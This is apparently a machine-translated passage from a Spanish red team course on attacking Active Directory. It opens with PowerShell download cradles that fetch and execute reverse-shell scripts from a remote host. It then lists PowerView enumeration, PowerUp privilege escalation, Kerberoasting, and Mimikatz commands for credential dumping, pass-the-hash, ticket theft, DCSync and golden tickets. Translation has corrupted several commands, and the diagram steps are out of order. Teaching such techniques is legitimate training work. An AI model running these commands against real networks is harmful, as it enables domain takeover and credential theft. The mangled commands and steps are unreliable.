
$file=New-Object -ComObject Msxml2.XMLHTTP;$file.open('GET'[,'http://192.168.2.2/file.ps1',$false);$file.sen](http://192.168.2.2/file.ps1%27%2C%24false)%3B%24file.sen) d(); iex $file.responseText

iex (New-Object Net.WebClient). DownloadString('https://192.168.2.2/reverse.ps1')

$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;$ie.navigate('<http://192.168.2.2/reverse.ps1> '); sleep 5;$response=$ie. Documento.cuerpo.innerHTML;$ie.quit(); IEX $response

4.3 Explotación de fases de Active Directory

## Ciclo de simulación de ataques de red interna





###### Reconocimiento

* + Ya tenemos acceso al entorno interno.
  + Las credenciales de un usuario se encuentran en el servidor web, que nos dio acceso a la máquina del empleado.
  + Las funcionalidades incorporadas, como PowerShell y WMI, se pueden utilizar para

concienciación en la red.

* + El adversario siempre se dirige a la dirección de colocación o configuración de activos críticos de una empresa.

###### Enumeración de dominios



* + Usaremos [PowerView](https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1) para la enumeración.
  + Obtener el dominio actual :

Get-NetDomain

Get-NetDomain –Dominio cyberwarfare.corp

* + Recuperar el SID y el controlador de dominio actuales

Get-NetDomainController –Dominio cyberwarfare.corp

Get-DomainSID

* + Recuperar una lista de usuarios en el dominio actual :

Get-NetUser

Get-NetUser –Nombre de usuario emp1

* + Recupere una lista de equipos en el dominio actual :

Get-NetComputer

Get-NetComputer – FullData

Get-NetComputer **–**OperatingSystem **"Windows Server 2016 Standard"**

* + Enumere todos los grupos de dominios en el dominio actual:

Get-NetGroup

Get-NetGroup –FullData

Get-NetGroup –Dominio cyberwarfare.corp

* + Enumere los miembros del grupo de dominio de privilegios y los miembros del grupo de administradores locales.

Get-NetGroupMember –GroupName "Administradores de dominio" -verbose Get-NetLocalGroup –ComputerName DC-01 -ListGroups

* Enumeración de ACL, obtenga las ACL asociadas con una entidad:

Get-ObjectAcl -SamAccountName <Domain\_User> –ResolveGUIDs

* Escaneo ACL único e interesante:

Invoke-ACLScanner –ResolveGUIDs

* Enumerar confianzas de dominio:

Get-NetDomainTrust

Get-NetDomainTrust –Dominio cyberwarfare.corp

* Enumerar todos los dominios de un bosque:



Get-NetForestDomain –Verbose

Get-NetForest -Verbose

* Encuentre sesiones de equipo en las que el usuario actual tenga acceso de administrador local:

Find-LocalAdminAccess -Verbose

###### Escalada de privilegios locales



* + Un adversario intenta escalar los privilegios de menor a mayor (administrador, raíz)
  + Hay varias vulnerabilidades de las que se puede abusar en el entorno Windows/Linux:
    - [Mecanismo de Control de Elevación de Abuso](https://attack.mitre.org/techniques/T1548) [ [T1548](https://attack.mitre.org/techniques/T1548) ]
    - [Manipulación de tokens de acceso](https://attack.mitre.org/techniques/T1134) [[T1134](https://attack.mitre.org/techniques/T1134) ]
    - [Ejecución de inicio automático de arranque o inicio de sesión](https://attack.mitre.org/techniques/T1547) [[T1547](https://attack.mitre.org/techniques/T1547) ]
    - [Scripts de inicialización de inicio de sesión o arranque](https://attack.mitre.org/techniques/T1037) [[T1037](https://attack.mitre.org/techniques/T1037) ]
    - [Crear o modificar un proceso del sistema](https://attack.mitre.org/techniques/T1543) [[T1543](https://attack.mitre.org/techniques/T1543) ]
    - [Ejecución desencadenada por eventos](https://attack.mitre.org/techniques/T1546) [[T1546](https://attack.mitre.org/techniques/T1546) ]
    - [Explotación para la Escalada de Privilegios](https://attack.mitre.org/techniques/T1068) [[T1068](https://attack.mitre.org/techniques/T1068) ]
    - [Inyección de proceso](https://attack.mitre.org/techniques/T1055) [[T1055](https://attack.mitre.org/techniques/T1055) ]
    - [Tarea/Trabajo Programado](https://attack.mitre.org/techniques/T1053) [[T1053](https://attack.mitre.org/techniques/T1053) ]
    - [Cuentas](https://attack.mitre.org/techniques/T1078)  Válidas[[T1078](https://attack.mitre.org/techniques/T1078) ]
* [PowerUP](https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc) se puede usar para escalar localmente en un entorno de Windows.

. .\PowerUP.ps1

Invoke-AllChecks –Verbose

* Listar los servicios que se pueden configurar :



Get-ModifiableService -Verbose

* Ruta de servicio sin comillas:

Get-ServiceUnquoted -Verbose

### DEMO

###### Reconocimiento de administrador



* + Con suficientes privilegios en la máquina local, el Adversario intentará realizar donde

Los usuarios administradores han iniciado sesión. Ejemplo de técnica: volcado de credenciales

* + Por lo general, las cuentas de servicio tienen privilegios de administrador en una máquina.
  + Los ataques conocidos, como **Kerberoasting,** se pueden usar para forzar las credenciales de las cuentas de servicio.
  + Necesitamos encontrar usuarios en los que un usuario de dominio con privilegios altos como Domain Admin tenga

sesiones, esto se puede hacer usando **la consulta "Invoke-UserHunter**".

-> Kerberoasting


* + - Enviamos todos los detalles requeridos a DC para obtener un **TGT válido**, este TGT se puede usar para obtener un **TGS**

(para autorización) para acceder a cualquier servicio específico.

* + - Al obtener el TGS (cifrado con el hash de la cuenta de servicio de destino ), se puede exportar y luego aplicarlo por fuerza bruta contra un diccionario de contraseñas.
    - Además, los administradores generalmente no se centran en cambiar las credenciales de

**cuenta de servicio que no es de máquina**, terminamos obteniendo las credenciales de texto sin cifrar 

* + - En resumen, es la fuerza bruta fuera de línea de las credenciales de las cuentas de servicio.



2. DC descifra el mensaje y realiza una verificación si todo está bien

1. El nombre de usuario de dominio con la hora actual se envía a DC de forma cifrada

3. Tengo TGT

5. TGT enc con hash krbtgt, solicitud

a TGS (TGS-REQ)

8. Otras solicitudes de validación opcionales con

se realiza el DC.

6. TGS es enc con el servicio de destino NTLM

picadillo

7. Los clientes que utilizan el TGS asignado están autenticados y autorizados para

acceder al servidor de base de datos

Curso del Equipo Rojo de CyberWarFare 146

4. El cliente almacena TGT en la memoria y puede ser resolicitado por el administrador de sesión local

* Encuentre las cuentas de usuario que se utilizan como cuentas de servicio:

Get-NetUser –SPN

* Solicitamos el ticket de servicio TGS, también conocido como :

Request-SPNTicket

* Comprobar ticket en memoria:

klist

* Exportar ticket usando Mimikatz :

invoke-mimikatz -command '"kerberos::list /export"'

* Ahora, descifre la contraseña de la cuenta de servicio usando tgsrepcrack.py

147

python.exe .\tgsrepcrack.py .\passwords.txt '.\Ticket.kirbi'

### DEMO

###### Movimiento lateral

* + El Adversario tratará de moverse lateralmente en el entorno en busca de algún elemento crítico.

Servidores/Activos.

* + Algunas de las técnicas que se pueden utilizar son:
    - Comunicación remota de PowerShell
    - Instrumental de administración de Windows (WMI)
    - Invoke-Mimikatz.ps1 etc
  + Se aconseja elegir un método que sea sigiloso y que casi no deje huellas en NINGUNA máquina a la que apunte el Adversario.

-> PowerShell Comunicación remota

* + Utilizaba el protocolo WinRM y se ejecuta de forma predeterminada en los puertos TCP 5985 (HTTP) y 5986 (HTTPS)
  + Es una forma recomendada de administrar los servidores principales de Windows.
  + Esto viene habilitado de forma predeterminada desde Windows Server 2012.
  + El adversario utiliza esta utilidad para conectarse a computadoras/servidores remotos y ejecutar comandos al lograr altos privilegios.
  + Ejemplo : **Invoke-Command**, **New-PSSession**, **Enter-PSSession**
* La configuración es fácil "**Enable-PSRemoting -SkipNetworkProfileCheck -Verbose -Force**" como

administrador.

* Se utiliza para ejecutar comandos y scripts en:
  + Servidores/estaciones de trabajo de Windows
  + Máquinas Linux también (PowerShell es un proyecto de código abierto)
* Comandos de ejemplo:

1. $session = new-pssession –computername windows-server
2. Invoke-Command –Session $session –ScriptBlock DWhoami; nombre de host}
3. Enter-pssession –session $session -verbose

-> Mimikatz PowerShell Script

* + Se utiliza para volcar credenciales, vales de Kerberos, etc., todo en memoria.
  + Se ejecuta con privilegios administrativos para realizar operaciones de volcado de credenciales.
  + Ej : (Como administrador)

invoke-mimikatz -dumpcreds -verbose

Invoke-Mimikatz –DumpCreds –ComputerName @("comp1","comp2")

* + El ataque Pass-the-hash más famoso:

Curso del Equipo Rojo de CyberWarFare 152

invoke-mimikatz -command '"sekurlsa::p th /user:Administrator /domain:cyberwarfare.corp/hash:

/run:powershell.exe"'

### DEMO

-> Delegación sin restricciones

* En caso de que la delegación restringida esté habilitada, DC coloca el TGT del usuario dentro de TGS. Cuando el usuario lo presenta al servidor con la delegación sin restricciones habilitada, ese TGT se extrae del TGS y se almacena en la memoria.
* El adversario puede exportar ese TGT para acceder a cualquier otro recurso como ese usuario. Ahora imagina las consecuencias cuando obtenemos el TGT de un Administrador de Dominio.
* Enumere los equipos que tienen habilitada la delegación sin restricciones:

Get-NetComputer –unconstrained -verbose

* Pasos para el abuso de delegación sin restricciones:
  + El adversario puede poner en peligro el servidor en el que está habilitada la delegación sin restricciones.
  + Mediante la ingeniería social, un adversario puede engañar al administrador del dominio o a cualquier usuario privilegiado para que se conecte al servidor ya comprometido.
  + Extraiga el administrador del dominio TGT :

invoke-mimikatz –command '"sekurlsa::tickets /export"'



* + Reutilice el ticket para realizar otras operaciones como administrador de dominio:

invoke-mimikatz –command '"kerberos::p tt ticket.kirbi"'

* + Ejecutar el ataque DCSYNC:

invoke-mimikatz -command '"lsadump::d csync /user:cyberwarfare\krbtgt"'

###### Persistencia y exfiltración




* + - Una vez que se identifiquen los activos críticos con suficientes privilegios, los adversarios intentarán

Establezca la persistencia a largo plazo e intente exfiltrar los datos de forma sigilosa.

* + - Para la exfiltración de datos, el adversario puede usar varios protocolos para permanecer bajo el capó.
    - Algunas de las técnicas de exfiltración de datos se mencionan a continuación:
      * [Exfiltración automatizada](https://attack.mitre.org/techniques/T1020) [[T1020](https://attack.mitre.org/techniques/T1020) ]
      * [Exfiltración sobre protocolo alternativo](https://attack.mitre.org/techniques/T1048) [[T1048](https://attack.mitre.org/techniques/T1048) ]
      * [Exfiltración sobre medio físico](https://attack.mitre.org/techniques/T1052) [[T1052](https://attack.mitre.org/techniques/T1052) ]
      * [Transferir datos a una cuenta en la nube](https://attack.mitre.org/techniques/T1537) [[T1537](https://attack.mitre.org/techniques/T1537) ]

-> Ataque del Boleto Dorado :

* + - El boleto dorado está firmado y encriptado con el hash de la cuenta "**krbtgt** ".
    - El hash de la cuenta krbtgt se puede usar para hacerse pasar por cualquier usuario con cualquier privilegio.
    - Requisitos:
      * SID de dominio
      * Krbtgt hash
      * Nombre de dominio
      * SIDS (en ataques entre bosques)



No existe comunicación AS-REQ o AS-REP con el DC. El Boleto Dorado se envía al DC para obtener un TGS.

8. Otras solicitudes de validación opcionales con
